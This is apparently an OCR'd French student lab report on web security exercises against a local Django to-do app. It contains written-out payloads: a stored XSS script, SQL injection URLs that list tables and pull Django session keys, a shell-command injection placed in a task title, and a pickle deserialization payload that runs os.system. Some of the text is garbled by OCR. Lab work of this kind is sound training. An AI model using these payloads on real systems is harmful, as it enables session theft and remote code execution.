


Rendu J3


Abderrahmane ZERROUKI :

Cartographie :











Captures ZAP:



Exo 5 à 11:


Exo5:

Injection de <script>alert('XSS par '+document.domain)</script> dans le titre de la tache



Quand on visite : http://192.168.56.10/search/?q=

Ça donne ça



Conclusion :

Le script est stocké


Exo6:


Injection de :


http://192.168.56.10/search/$q=OR '1'='1'

http://192.168.56.10/search/$q=' UNION SELECT 1,sql,1,1 FROM sqlite_master WHERE type='table'-- -

http://192.168.56.10/search/$q=' ' UNION SELECT 1,session_key,1,1 FROM django_session-- -



Firefox Fichier Édition Affichage Historique Marque-pages Profils Outils Fenêtre Aide Lun. 12 oct. 13:30
TO DO LIST
http://192.168.56.10/search/?q=%' OR '1'='1
VPN
ZAP
blabla1
injectionSQL2
LABJ3



Firefox Fichier Édition Affichage Historique Marque-pages Profils Outils Fenêtre Aide Lun. 12 oct. 13:39
TO DO LIST
OperationalError at /search/
Non sécurisé
http://192.168.56.10/search/?q=' UNION SELECT 1,name,1,1 FROM sqlite_master WHERE type='table'-- -
VPN
auth_group
auth_group_permissions
auth_permission
auth_user
auth_user_groups
auth_user_user_permissions
django_admin_log
django_content_type
django_migrations
django_session
sqlite_sequence
tasks_task



Exo7:

Création d’une nouvelle tâche avec ça “'; id > /tmp/shell_exe.txt; echo '” comme titre (injection de script Shell dans le formulaire de la création des taches)





Exo8:

Fabrication de la payload avec python :

python3 -c " import base64, os, pickle class Exploit: def **reduce**(self): return (os.system, ('id > /tmp/pwned_pickle.txt',)) print(base64.b64encode(pickle.dumps(Exploit()())).decode()) "

